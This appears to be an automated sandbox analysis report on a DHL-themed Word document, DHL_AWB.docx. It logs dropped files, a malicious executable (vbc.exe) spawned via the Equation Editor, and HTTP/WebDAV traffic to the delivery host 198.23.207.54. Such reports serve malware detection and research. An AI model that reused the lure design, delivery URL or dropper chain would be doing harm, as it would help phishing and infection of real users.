.....[D_....3N...W...9G..N..... .....[

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\doc_200.doc.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://198.23.207.54/shp/doc_200.doc>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	62
Entropy (8bit):	4.836709011755517
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/PdiGEN6da4vn:HRYFVm/P5ai
MD5:	854115C81B205A544502E2818BBF65F4
SHA1:	BC550642E36839CC57239AF9DF21F9ECB85A50A2
SHA-256:	73F4DA39E7522E1489E7D60D16EB520F1A98C34D1ED6B4A68741594CF344D80C
SHA-512:	1664636ED0C56ABB8BFC5D2A2A5A2DA1F4EB76212F656AD636FFC272641CFBD79E8C30EE3C482FAD6BEB1ECA319E2C9DF6A9E3686100C56C054CA53E5F1C1 4C3
Malicious:	false
Preview:	[InternetShortcut]..URL=http://198.23.207.54/shp/doc_200.doc..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	120
Entropy (8bit):	5.045246041828526
Encrypted:	false
SSDEEP:	3:bDuMJlOQFjWGEAUxVomX185t6MWqbUVov:bCiRwE5tlMy
MD5:	E517D796A0E9B9A1DF81B08C740E90AD
SHA1:	01F83FCE0E0EAA90A51AA1298619283AF34A961B
SHA-256:	77FA752E9C37C14F7DA138E0FB54AFB6D4A0DDDD2E9455311CBAC93EF8BA8389
SHA-512:	1555C3997E2B1D77E703FE5C90F3659DA0BFC9399D73BA2F99B111AF1F5F53CF15CA51F7368864E546C8C9BF48CE5A954C894E53000A3D94C52A25F989FA1E5
Malicious:	false
Preview:	[folders]..Templates.LNK=0..shp on 198.23.207.54.url=0..DHL_AWB.LNK=0..[doc]..doc_200.doc.url=0..[misc]..DHL_AWB.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\shp on 198.23.207.54.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://198.23.207.54/shp/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	51
Entropy (8bit):	4.7504733810175
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/PdiGENTv:HRYFVm/Piv
MD5:	46A639CD78DEE3C4130F75B16EB43441
SHA1:	85F9CBF118E724820E416501AA28E47F7300C44C
SHA-256:	ACC86E0815BE20587964793109453BB47EF53800B2763BA5B7058507EACA12EF
SHA-512:	004459F949109ACB8607884296B1E679AB68B4A8E456514BE43B1E1E4566E9340790606B93918F2AFC25EB2A25503B040E374BC0E028F677ED9EC0741A925677
Malicious:	false
Preview:	[InternetShortcut]..URL=http://198.23.207.54/shp/..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7

SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\user\Desktop\~$HL_AWB.docx

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	839680
Entropy (8bit):	7.820966123278669
Encrypted:	false
SSDEEP:	24576:k81ENl0PsO9ZzPhSB4v3gtfC7PRqEzwFRaQS:Til0PsO99PhuU3WfC7PR3zwFD
MD5:	DD7507C4B13050E9A433A7BD70F7591F
SHA1:	7706C0E624EEFC87602805F449E4AF20893DBC00
SHA-256:	676A71156FF2422AF1B291E83030EF217607574E2EEB0344AF54A4CD7E99D8A8
SHA-512:	DDBAB3F63DA65808F1A2F8DEF5EE453320F61C390A2530BD4B33275CCC6788234D6FB2DAB737ADDCC340D42A71B6DE5E5EB59491F8C06D8348DF089F5FB5A 37
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 92%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\_].....0..... .....@.. .....@..... ..@.....H...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....\|.....H.....p\...X.....7...4....0.....^.}.....(.....(....*.0.....9.....{....o....o....s.....{....o....o.....+].o....t.....o .....o....o....o.....(.....,.....o .....+.....o!.....o"...-....u.....,...o#.....{....o$....o%...o&...&.*.....:.i.....0..2.....{....o'...o.....0..+..{....o'...o(...o)....+..*...0..:.....1...{ ....o$...o*.....+...,...{....o$....o+....o,.....*...0.....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.979632029644996
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	DHL_AWB.docx
File size:	73762
MD5:	aaea73067b34013e5c1c9715dcf715a4
SHA1:	a1cf21c352a13b91a2b0ab22c4367e07151c4292
SHA256:	c7351eddf1e255e0b5d5d6c7dbd054427f5fef62b7cd9d25b67166e57df21d9b
SHA512:	b516045d2be903dbb92b166e057fb2d48aebff68c6cec1cbf035c9197e70324cacbbab36307b2bf644525186bf4e6d8e918be89f090694560a75b69cab66b3f3
SSDEEP:	1536:+Uk/JREcKLAG51Y5/kPMqvyM76mC178spn0jQWa:+1BKLAA5PPn2F1XCRa

TLSH:	677302E249C542DCDF8186328F9ADF7BDA58DCD259AB972C46E1983C98734CA8720C18
File Content Preview:	PK.....Um.K.p.....[Content_Types].xmlUT...(..b(..b(..b...n.0.E.....Ub...*..>.-R...x.V.....c^..$j.M.d..{&..7X...!.r.d...2....NJ.5z..Y.QX)..P.. ..ooz....Hm.d.....XM..,..K...#"=.....`c.....^..3...%.....Y...KQ%S&..y.....D.{.*....V...

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 16:35:57.657021999 CEST	49171	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:35:57.772166014 CEST	80	49171	198.23.207.54	192.168.2.22
Aug 5, 2022 16:35:57.772438049 CEST	49171	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:35:57.773119926 CEST	49171	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:35:57.904737949 CEST	80	49171	198.23.207.54	192.168.2.22
Aug 5, 2022 16:35:57.905028105 CEST	49171	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:03.414978981 CEST	80	49171	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:03.415060997 CEST	49171	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:03.827739000 CEST	49172	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:03.942446947 CEST	80	49172	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:03.942589998 CEST	49172	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:03.946072102 CEST	49172	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:04.061631918 CEST	80	49172	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:04.265516996 CEST	49172	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:08.558005095 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:08.672599077 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:08.672693968 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:08.672837019 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:08.788412094 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:08.789035082 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:08.917889118 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:09.133138895 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:09.228274107 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:09.228429079 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:09.571985006 CEST	80	49172	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:09.572097063 CEST	49172	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:09.579025984 CEST	49172	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:09.693615913 CEST	80	49172	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:10.928634882 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:11.044210911 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:11.044513941 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:11.177066088 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:11.379708052 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:11.477384090 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:11.477473021 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.051573038 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.167243958 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.167733908 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.307225943 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.367007971 CEST	49171	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.367554903 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.480940104 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.481034994 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.481197119 CEST	49174	80	192.168.2.22	198.23.207.54

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 16:36:12.481324911 CEST	80	49171	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.518726110 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.596581936 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596610069 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596620083 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596632004 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596643925 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596654892 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596667051 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596683979 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596694946 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596705914 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.596848011 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.596894979 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.600291014 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.618189096 CEST	80	49173	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.618534088 CEST	49173	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.710247040 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710285902 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710300922 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710304022 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710309029 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710321903 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710334063 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710350037 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710360050 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:12.710403919 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:12.710454941 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:13.094441891 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:13.209595919 CEST	80	49174	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:13.209908009 CEST	49174	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.717101097 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.831597090 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.831726074 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.833739042 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.950196981 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950225115 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950258017 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950273037 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950289011 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950305939 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950320959 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950324059 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.950335979 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950347900 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.950351954 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950352907 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.950356007 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.950366974 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:14.950376034 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.950402021 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:14.997078896 CEST	49175	80	192.168.2.22	198.23.207.54
Aug 5, 2022 16:36:15.064938068 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:15.064975977 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:15.064990997 CEST	80	49175	198.23.207.54	192.168.2.22
Aug 5, 2022 16:36:15.065006018 CEST	80	49175	198.23.207.54	192.168.2.22

HTTP Request Dependency Graph

- 198.23.207.54

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	198.23.207.54	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:35:57.773119926 CEST	0	OUT	OPTIONS /shp/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 198.23.207.54 Content-Length: 0 Connection: Keep-Alive
Aug 5, 2022 16:35:57.904737949 CEST	0	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 14:35:57 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: httpd/unix-directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	198.23.207.54	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:36:03.946072102 CEST	1	OUT	HEAD /shp/doc_200.doc HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 198.23.207.54
Aug 5, 2022 16:36:04.061631918 CEST	1	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 14:36:03 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 04 Aug 2022 12:13:37 GMT ETag: "6015-5e569478401c7" Accept-Ranges: bytes Content-Length: 24597 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/msword

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	198.23.207.54	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:36:08.672837019 CEST	2	OUT	OPTIONS /shp HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 198.23.207.54

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:36:08.788412094 CEST	2	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 05 Aug 2022 14:36:08 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Location: http://198.23.207.54/shp/ Content-Length: 336 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 2f 73 68 70 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
Aug 5, 2022 16:36:08.789035082 CEST	2	OUT	OPTIONS /shp/ HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 198.23.207.54
Aug 5, 2022 16:36:08.917889118 CEST	3	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 14:36:08 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: httpd/unix-directory
Aug 5, 2022 16:36:09.228274107 CEST	3	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 14:36:08 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: httpd/unix-directory
Aug 5, 2022 16:36:11.044210911 CEST	4	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 05 Aug 2022 14:36:10 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Location: http://198.23.207.54/shp/ Content-Length: 336 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 2f 73 68 70 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
Aug 5, 2022 16:36:11.177066088 CEST	5	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:11 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:36:11.477384090 CEST	6	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:11 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
